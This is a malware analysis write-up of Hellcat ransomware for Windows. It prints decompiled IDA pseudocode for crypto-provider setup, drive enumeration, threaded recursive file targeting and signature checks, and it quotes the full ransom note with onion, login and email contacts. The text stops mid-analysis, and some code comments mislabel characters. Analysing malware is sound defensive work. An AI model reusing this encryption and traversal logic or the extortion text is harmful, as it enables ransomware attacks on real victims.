Hellcat Ransomware - Windows variant

Overview

Hellcat is a highly efficient and evasive ransomware strain that employs **strong encryption, recursive file discovery, and multi-threaded execution**. Its focus on stealth, anti-recovery mechanisms, and self-deletion makes it a significant threat.

SHA256: 5b492a70c2bbded7286528316d402c89ae5514162d2988b17d6434ead5c8c274


IDA Analysis

main() function

Starting from the beginning of `main` function of the Hellcat ransomware, we see two `byte` arrays created from a wide string of extensions:

`.dll.sys.exe.drv.com.cat`

, to hold them both in lowercase and uppercase (`byte140006040` transformed to uppercase with `.` being omitted).




```
CommandLineW = GetCommandLineW();
v31 = CommandLineToArgvW(CommandLineW, &pNumArgs);
if ( pNumArgs < 2 )
  return 0LL;
SetErrorMode(1u);
hHeap = GetProcessHeap();
if ( sub_140001020((__int64)&unk_140004340, 0x41Cu) )
{
  for ( i = 0LL; i < 0x32; ++i )
    byte_1400060B0[i] = *((_BYTE *)L".dll.sys.exe.drv.com.cat" + i);
  for ( j = 0LL; j < 0x32; ++j )
    byte_140006040[j] = *((_BYTE *)L".dll.sys.exe.drv.com.cat" + j);
  for ( k = byte_140006040; *k; ++k )
  {
    if ( *k != 46 )
      *k -= 32;
  }
  GetSystemInfo(&SystemInfo);
  ::nCount = SystemInfo.dwNumberOfProcessors;
  dword_140006038 = 250 * SystemInfo.dwNumberOfProcessors;
  v15 = L"/d";
  v14 = v31[1];
  while ( *v14 && *v15 )
  {
    v27 = *v14;
    v26 = *v15++;
    ++v14;
    if ( v27 != v26 )
    {
      v5 = 0;
```

`sub_140001020` function spools up `AES and RSA` cryptographic providers with `AES` in `CBC` mode. The important argument here is `unk_140004340`, being a public RSA key that gets XORed before being passed to `BCryptImportKeyPair`.
Marked up routine renamed to `mw_aes_rsa_provider_spinup`.

```
  hAlgorithm = 0LL;
  hObject = 0LL;
  hKey = 0LL;
  LODWORD(cbSecret) = 32;
  pbInput = HeapAlloc(hHeap, 8u, sRsaKeySize);
  if ( !pbInput )
    goto LABEL_14;
  if ( BCryptOpenAlgorithmProvider(&hAlgorithm, L"RSA", 0LL, 0) )
    goto LABEL_14;
  if ( BCryptOpenAlgorithmProvider(&hObject, L"AES", 0LL, 0) )
    goto LABEL_14;
  if ( BCryptSetProperty(hObject, L"ChainingMode", L"ChainingModeCBC", 0x20u, 0) )
    goto LABEL_14;
  if ( BCryptGetProperty(hObject, L"ObjectLength", &cbKeyObject, 4u, &pcbResult, 0) )
    goto LABEL_14;
  for ( i = 0LL; i < sRsaKeySize; ++i )
    pbInput[i] = *(i + mw_rsa_public_key);
  xorKey = -1;
  for ( j = 0; j < sRsaKeySize; pbInput[j++] ^= xorKey-- )
    ;
  if ( BCryptImportKeyPair(hAlgorithm, 0LL, L"PUBLICBLOB", &hKey, pbInput, sRsaKeySize - 1, 0) )
  {
```

By returning back to `main` function, we can see `nProcessorAmount` holds the amount of logical processors from `_SYSTEM_INFO` struct and `nIncreasedProcAmount` holds `250x` number of logical processors. These values are used for multi-threaded scheduling of recursive and encrypting functions executed by the ransomware, as well as file queue construction for subsequent encryption.
Here's a code snippet from recursive search function related to queue operations:



```
    {
      v3 = 1;
    }
    if ( !v3 )
      goto heap_cleanup;
    while ( 1 )                          // if targeted files found, multi-threaded actions are performed and file is added
                                         // to queue for further processing by encrypting function.
                                         // together with file size.
    {
      v10 = 0;
      EnterCriticalSection((buffer + 24));
      for ( nn = 0; nn < nLogicalProcsExtended; ++nn )
      {
        if ( !*(*(buffer + 8) + 8LL * nn) )
        {
          *(*(buffer + 8) + 8LL * nn) = lpMem;
          *(*(buffer + 16) + 8LL * nn) = FindFileData.nFileSizeHigh;
          *(*(buffer + 16) + 8LL * nn) <<= 32;
          *(*(buffer + 16) + 8LL * nn) |= FindFileData.nFileSizeLow;
          v10 = 1;
          break;
        }
      }
      LeaveCriticalSection((buffer + 24));
      if ( v10 )
        break;
      Sleep(1u);
    }
```

Path creation

Hellcat can be launched in two ways:

- `hellcat.exe /d <PATH>` - the first command line argument is compared to `\d` and second argument is passed in form of a path with `\*` appended at the end of the string.


```
if ( checkStrings )                             // if cmdline arg and `/d`
match
    {
      pSecondArg = pArgArray[2];                    // second cmdline arg
assigned to pSecondArg
      for ( m = 0; *pSecondArg++; ++m )
        ;
      pCreatedPath = HeapAlloc(hHeap, HEAP_ZERO_MEMORY, 2LL * m + 6);
      for ( pSecondArg = pArgArray[2]; *pSecondArg; ++pSecondArg )
        *pCreatedPath++ = *pSecondArg;
      *pCreatedPath = 0;
      for ( n = 0; *pCreatedPath++; ++n )
        ;
      pCreatedPath += n;
      for ( sLiteralBackslash = L"\\*"; *sLiteralBackslash;
++sLiteralBackslash )
        *pCreatedPath++ = *sLiteralBackslash;
      *pCreatedPath = 0;
      hWorkThread = CreateThread(0LL, 0LL, mw_thread_scheduling_function,
pCreatedPath, 0, 0LL);
```

- when no arguments are provided, the ransomware calls to `GetLogicalDrives` to get bitmask of all available drives on the system and creates a path for each in form of `A:\*`

to go through recursively.

```
LogicalDrives = GetLogicalDrives();       // gets the bitmask of logical drives present on the host
      for ( counter = 0; counter < 0x20uLL; ++counter )
      {
        if ( (LogicalDrives & 1) != 0 )         // if logical drive exists
        {
          buffer = HeapAlloc(hHeap, HEAP_ZERO_MEMORY, 10uLL);
          if ( buffer )
          {
            *buffer = counter + 65;             // Form an ASCII character (65 represents A) of the logical drive
            buffer[1] = 58;                     // ASCI `\`
            buffer[2] = 92;                     // ASCII ':'
            buffer[3] = 42;                     // ASCII '*'
            buffer[4] = 0;                      // null terminator
            Thread = CreateThread(0LL, 0LL, mw_thread_scheduling_function, buffer, 0, 0LL);
            if ( Thread )
              Handles[nCount++] = Thread;
```

Below snippet from `mw_thread_scheduling_function` let us deduct that it serves as a wrapper and dispatcher for recursive directory traverse, queue update and subsequent file encryption. Already marked up code with functions like `mw_critical_section_setup_and_encryption` and `mw_recursive_search_function`.




```
DWORD __fastcall mw_thread_scheduling_function(WCHAR *pPath)
{
  _BYTE *hHeap; // rax
  HANDLE CurrentThread; // rax
  HANDLE hThread; // rax
  HANDLE v4; // rax
  DWORD counter; // [rsp+30h] [rbp-38h]
  DWORD i; // [rsp+34h] [rbp-34h]
  _BYTE *buffer; // [rsp+38h] [rbp-30h]
  HANDLE *hHandles; // [rsp+40h] [rbp-28h]

  hHeap = HeapAlloc(::hHeap, HEAP_ZERO_MEMORY, 0x40uLL);
  buffer = hHeap;
  if ( hHeap )
  {
    *(hHeap + 2) = HeapAlloc(::hHeap, HEAP_ZERO_MEMORY, 8LL * nLogicalProcsExtended);
    *(buffer + 1) = HeapAlloc(::hHeap, HEAP_ZERO_MEMORY, 8LL * nLogicalProcsExtended);
    hHandles = HeapAlloc(::hHeap, 8u, 8LL * nLogicalProcs);// handle to 8x logical procs heap alloc
    InitializeCriticalSection((buffer + 24));   // pointer to CRITICAL_SECTION struct in buffer + 24 (28 bytes total)
    CurrentThread = GetCurrentThread();
    SetThreadPriority(CurrentThread, THREAD_PRIORITY_HIGHEST);// 2 - highest thread priority
    counter = 0;
    while ( counter < nLogicalProcs )           // create highest priority thread for each logical processor
    {
      hThread = CreateThread(0LL, 0LL, mw_critical_section_setup_and_encrypt, buffer, 0, 0LL);
      hHandles[counter] = hThread;
      if ( hThread )
        SetThreadPriority(hHandles[counter++], THREAD_PRIORITY_HIGHEST);
    }
    mw_recursive_search_function(pPath, buffer);
    Sleep(0x7D0u);
    *buffer = 1;
    v4 = GetCurrentThread();
    SetThreadPriority(v4, -1);
    WaitForMultipleObjects(nLogicalProcs, hHandles, 1, 0xFFFFFFFF);// wait for threads to finish execution
    for ( i = 0; i < counter; ++i )
    {
      if ( hHandles[i] )
        CloseHandle(hHandles[i]);
    }                                           // cleanup
    HeapFree(::hHeap, 0x10000u, hHandles);
    DeleteCriticalSection((buffer + 24));
    HeapFree(::hHeap, 0x10000u, *(buffer + 1));
    HeapFree(::hHeap, 0x10000u, *(buffer + 2));
    LODWORD(hHeap) = HeapFree(::hHeap, 0x10000u, buffer);
  }
  return hHeap;
```

Recursive search function

The function responsible for directory traversal omits `\Windows\System32`.
If current file being queried is a directory, its path is dynamically allocated in memory with appended `\*` and the routine calls itself again to process that path.
Each of the found files with designated extensions gets appended to the queue.

```
for ( kk = lowerCaseExtensions; *kk; ++kk )// checks for lowercase extensions in current path
                {
                  v41 = v43;
                  v42 = kk;
                  while ( *v42 && *v41 )
                  {
                    v56 = *v42;
                    v55 = *v41++;
                    ++v42;
                    if ( v56 != v55 )
                    {
                      v8 = 0;
                      goto LABEL_105;
                    }
                  }
                  v8 = 1;
LABEL_105:
                  if ( v8 )
                  {
                    v72 = kk;
                    goto LABEL_109;
                  }
                }
                v72 = 0LL;
LABEL_109:
                if ( v72 )
                  goto LABEL_125;
                for ( mm = upperCaseExtensions; *mm; ++mm )// checks for uppercase extensions in current path
                {
                  v44 = v43;
                  v45 = mm;
                  while ( *v45 && *v44 )
                  {
                    v49 = *v45;
                    v57 = *v44++;
                    ++v45;
                    if ( v49 != v57 )
                    {
                      v9 = 0;
                      goto LABEL_119;
```

When all files in a directory have been processed, Hellcat drops a ransom note `_README_.txt` through a call to `mw_ransom_note_drop`.




```
"Your network has been breached and all data were encrypted.\n"
"It can be restored to their original state with a decryptor key that only we have.\n"
"\n"
"Warning:\n"
"1. Do NOT modify encrypted files yourself.\n"
"2. Do NOT use third-party software to restore your data.\n"
"3. Do NOT hire a recovery company. They can not decrypt without out private key.\n"
"4. Do NOT reboot or turn off storage media.\n"
"\n"
"If you do not contact us within 3 days, or we cannot reach an agreement, information will either be sold, or share"
"d with the media\n"
"\n"
"We have already downloaded a huge amount of critical data.\n"
"\n"
"Tags of downloaded information:\n"
"- Confidential docs\n"
"- Sales data\n"
"- Finance documents\n"
"- Business Plans\n"
"- Resume\n"
"- Personal data of employees\n"
"- Oracle, Microsoft sql database backups\n"
"- Full Gitlab backup\n"
"- Tech data (network scheme, Remote Desktop Manager backup, etc.)\n"
"\n"
"Sources of information:\n"
"10.0.5.10 (10.0.5.1)\n"
"10.0.5.20 (DEV-NN-0)\n"
"10.0.52.32 (PR-DB)\n"
"10.0.52.33 (ADMIN-INF-12)\n"
"10.10.52.45 (SQL-CONN1)\n"
"10.0.52.110 (DEV-NN02)\n"
"10.0.52.241 (FILESR)\n"
"10.0.52.78 (DEV-NN03)\n"
"10.0.52.48\n"
"\n"
"Total size of downloaded data: 723 GB\n"
"\n"
"You will not only receive a decryptor, but also a description of your network vulnerabilities and information secu"
"rity recommendations. If necessary, you will be provided with qualified data recovery assistance. \n"
"As a proof of our statements, we are ready to restore some files for free and demonstrate how our product works. W"
"e guarantee that our negotiations will remain confidential.\n"
"\n"
"Contacts:\n"
"Onion: hellcakbszllztlyqbjzwcbdhfrodx55wq77kmftp4bhnhsnn5r3odad.onion/\n"
"Login: user \n"
"Password: dsn32gs&poAA25!a\n"
"\n"
"Mail: h3llr4ns@onionmail.com\n",
0x661u
```

00000F90
mw_ransom_note_drop:88 (140001B90)
(Synchronized with IDA View-A)

Encrypting function

Initial code inside the function opens currently queried file and sets the file pointer at a specific offset `sFileSize – 13` from `FILE_BEGIN` - last 13 bytes inside a file are compared against a malware signature:

```
0C 0E 0E 0D 0B 0A 0F 0F 0C 0A 0D 45 00 00 00 00
```




```
if ( sFileSize )
{
  zeroedQuadPart.QuadPart = 0LL;
  hFile = CreateFileW(pFileName, 0xC0000000, 0, 0LL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0LL);// 0xC0000000 - GENERIC_READ|GENERIC_WRITE
  if ( hFile != (HANDLE)INVALID_HANDLE_VALUE )
  {
    if ( sFileSize > 73 )                     // check if file already fingerprinted by malware with a signature
    {
      liDistanceToMove.QuadPart = sFileSize - 13;// move backwards 13 bytes from the beginning of the file
      SetFilePointerEx(hFile, (LARGE_INTEGER)(sFileSize - 13), 0LL, FILE_BEGIN);// pointer in a file set to beginning of the file with distance taken into account
      if ( ReadFile(hFile, Buffer, 13u, &NumberOfBytesRead, 0LL) )// checks for presence of hardcoded file signature
      {
        nBytesToRead = 13LL;
        tmpBuffer = Buffer;
        signature = mw_file_signature;        // 0C0E0E0D0B0A0F0F0C0A0D4500000000
        while ( nBytesToRead-- )
        {
          v20 = *tmpBuffer;
          v19 = *signature++;
          ++tmpBuffer;
          if ( v20 != v19 )                   // check if chars in signature match with file signature
          {
            checkIfMatch = 0;
            goto label_close_handle;
          }
        }
        checkIfMatch = 1;
label_close_handle:
        if ( checkIfMatch )                   // if file signature match
        {
          CloseHandle(hFile);
          return;
        }
      }
      SetFilePointerEx(hFile, zeroedQuadPart, 0LL, FILE_BEGIN);// else - set file pointer at beginning of the file
```

```
hFile = CreateFileW(pFileName, 0xC0000000, 0, 0LL, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, 0LL);// 0xC0000000 - GENERIC_READ|GENERIC_WRITE
    if ( hFile != INVALID_HANDLE_VALUE )
    {
      if ( sFileSize > 73 )
      {
        liDistanceToMove.QuadPart = sFileSize - 13;
        SetFilePointerEx(hFile, (sFileSize - 13), 0LL, FILE_BEGIN);
        if ( ReadFile(hFile, Buffer, 13u, &NumberOfBytesRead, 0LL) )
        {
          nBytesToRead = 13LL;
          tmpBuffer = Buffer;
          signature = mw_file_signature;
          while ( nBytesToRead-- )
          {
            v20 = *tmpBuffer;
            v19 = *signature++;
            ++tmpBuffer;
            if ( v20 != v19 )
            {
              checkIfMatch = 0;
              goto label_close_handle;
            }
          }
```

Necessary memory allocations for `BCrypt` operations are performed, `AES` key is created along three different calls to `BCryptGenRandom`:

